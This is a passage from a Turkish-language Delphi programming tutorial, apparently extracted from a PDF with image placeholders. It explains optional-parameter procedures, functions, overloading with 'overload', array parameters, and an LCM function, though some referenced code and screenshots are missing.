
Görüldüğü gibi prosedür içerisinde dinamik dizi değerlerini kullanmak hiç de zor değildir. Olay sadece programcının hayal gücüne kalmıştır.

Opsiyonel Parametreli Prosedür Tanımlamak:


Prosedür tanımlarken bazı parametrelerin opsiyonel olmasını isteyebilirsiniz. Yani kullanıcı bu parametreye dilerse değer gönderir, eğer gerek görmezse sadece diğer parametrelere programdan değer göndererek prosedürü işletebilir.

```
procedure eleman(isim:AnsiString;vasif:AnsiString='');
        //opsiyonel parametreli prosedür tanımlanıyor
begin
        //İşletilecek olan kod buraya yazılacak.
end;
```

Aşağıdaki "eleman" isimli prosedürü oluşturup, button kontrolünün "***procedure TForm1.Button6Click(Sender: TObject)***" yordamına tıklandığı zaman işleteceğiniz kodu yazın.



Şimdi aşağıdaki form tasarımını oluşturup projenizi çalıştırınız. Ardından elemanın isminin girileceği kutuyu doldurup (Mesleği kısmını boş bırakın) buttona tıklayın. Karşınıza aşağıdaki ekran görüntüsü gelecektir (Adı Soyadı var, meslek bilgisi vasıfsız işçi). Prosedürün tek parametreyle işletildiği sanıyorum dikkatinizi çekmiştir.



Bu sefer de "Meslek" bilgisinin yazılacağı text kutusuna değer girin ve projenizi çalıştırın. Aşağıdaki gibi hem "Adı Soyadı", hem de "Meslek" bilgisinin yazılı olduğu mesaj penceresi kullanıcıyı bilgilendirecektir.

İkinci durumda prosedürün iki parametreyle işletildiğini sanıyorum belirtmeye gerek yok (ama biz yine de belirtelim).

Opsiyonel parametreli bir prosedür tanımlamak için yapmanız gereken tek şey, prosedür içerisinde opsiyonel değer alacak olan parametrelere default değer atamaktır. Default değer aktardığınız parametrelere programdan değer göndermek veya göndermemek tamamen kullanıcıya kalmıştır. Örneğimizde dikkat ettiyseniz; prosedür, mesleği kısmı boş bırakılırsa (vasıfsız eleman) tek parametreyle, doldurulursa iki parametreyle işletilerek kullanıcı bilgilendirilmektedir.

Bu tip prosedürlerde opsiyonel parametre sayısı tamamen programcıya kalmıştır. Dilediğiniz kadar oluşturabilirsiniz.

Delphi'de Fonksiyonlar:


Fonksiyon tanımlama işlemi prosedür tanımlamaya çok benzer. Aralarındaki tek fark fonksiyondan geriye dönen değerin olmasıdır (Aslıda prosedürden de istenirse değer döndürülebilir. Örneklerde alternatif olarak çözümler verilmiştir). Aşağıda Delphi'de fonksiyonların nasıl tanımlanacakları gösterilmiştir.

```
function hesapla(ilk:Integer;son:Integer):Real;
begin
        //Kodlar Buraya Yazılacak.
        //result:=Döndürülecek değer
end;
```

"***Function fonsiyon_adi(degiske1:Tip;degisken2:Tip):fonksiyon_Tipi***;" satırı ile iki parametreli fonksiyon tanımlanabilir. Fonksiyonun programdan çağrılmasını aşağıdaki şekilde yaptırabilirsiniz.


```
procedure TForm3.Button1Click(Sender: TObject);
var
  x,y:Integer;
  sonuc:Real;
begin
        // kodlar buraya yazılacak
        //sonuc:=hesapla(x,y); //Fonksiyona parametreler yollanıyor.
end;
```

Şimdi olayı örnek üzerinde izah edelim. Aşağıdaki form tasarımını oluşturup programı çalıştırınız.



Editlere öğrencinin vize notlarını girip buttona tıklayın. Vize ortalamasının hesaplanıp, başlıkta yazdırıldığını göreceksiniz.

Programın işleyişini sağlayan kodlar aşağıda verilmiştir. Pencerede ortalama değerin tanımlanmış olan fonksiyon tarafından hesaplattıldığına dikkatinizi çekmek istiyorum.



Kod satırlarını inceleyecek olursak, Edit'lere girilen değerler değişkenlere aktarılıp parametre olarak "hesapla" isimli fonksiyona yollanmaktadır. Sırasıyla fonksiyon bu parametreleri "ilk" ve "son" isimli değişkenlerinin yerlerine koyarak sonucu hesaplamaktadır. Hesaplanan değer, sonuc (Geriye dönen değerle bu kastedilmektedir.) isimli değişkene aktarılarak başlıkta yazdırılmaktadır.

Fonksiyonlarda Aşırı Yükleme:


Delphi aynı isme sahip farklı parametreli birden fazla fonksiyonu tanımlamanıza izin vermektedir (Bu olaya fonksiyonlarda aşırı yükleme denir). Kod içerisinde işleteceği fonksiyona, parametre sayılarına ve tiplerine bakarak karar verir.

Her ne kadar Delphi aynı isme sahip farklı parametreli fonksiyon tanımlanmasına izin versede, bunu programda bildirmelisiniz. Yani normal şartlar altında aynı isme sahip iki fonksiyon bildirisi, program tarafından hata mesajı iletisi verilmesine sebep olacaktır. Bu hata mesajını engellemek için "***overload***" bildirisini yapmanız (hem de iki fonksiyon için yapmanız) gerekecektir. Bu bildiriden sonra programınız artık hata mesajı vermeyip, yazdığınız kodları işleterek sonuçları döndürecektir.

Aşağıdaki gösterimde, "ortalama" isimli aynı ada sahip iki fonksiyon tanımlanmıştır.

```
function ortalama(ilk:Integer;son:Integer):Real;overload;//bildiri yapıldı
begin
        //Gerekli kodlar buraya yazılacak
        //result:=Geriye dönecek değer
end;
function ortalama(ilk:Integer;orta:Integer;son:Integer):Real;overload;//bildiri
begin
        //result:=Geriye dönecek değer
end;
```

Sanıyorum fark ettiniz; fonksiyonlarda geriye dönecek olan değer "***result***" ifadesiyle belirlenmektedir (c++ da return).




Önemli olduğu için tekrar hatırlatalım, iki fonksiyonun sonuna da "**overload**" bildirisi ekleyerek aynı isimle iki fonksiyon tanımlayabilirsiniz.

Dizi Parametreli Fonksiyon Tanımlamak:

Bazı durumlarda fonksiyonunuza bir dizi değişken gönderip, elemanların değerleriyle ilgili işlemler yaptırabilirsiniz. Dizi değişkenli fonksiyonları aşağıdaki yaklaşımla tanımlayabilirsiniz.


```
function hesapyap(x:Array of Integer):Real; //Dizi parametresi içeriyor
 var
      //Değişken Tanımlamaları
begin
      //Gerekli kodlar buraya yazılacak
      //result:=Dönüş değeri;
end;
```

Şimdi de göndereceğimiz dizi elemanlarının toplamını hesaplayacak bir fonksiyon yazalım. Aşağıdaki kod satırlarını projenize ekleyip çalıştırınız.



Okek Hesaplayan Fonksiyon:


Aşağıdaki fonksiyonla, fonsiyona gönderilen dizi elemanlarının "okek" lerini hesaplayabilirsiniz. Program için verilen form tasarımını oluşturup programı çalıştırınız.




Fonksiyonda kullanılan "***Floor***" ve "***MaxIntValue***" fonksiyonları "***math***" kütüphanesinde tanımlı olduğu için, bu kütüphaneyi "**uses**" satırına eklemelisiniz. Eklendikten sonra uses satırı aşağıdaki gibi olmalıdır.

uses
Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls,**math**; //Eklemeyi unutmayın

Şimdi "okek" isimli bu fonksiyonu programdan nasıl çağırabileceğinizi göstereceğim. Aşağıdaki örnek tasarımı oluşturup, programınızı çalıştırınız.



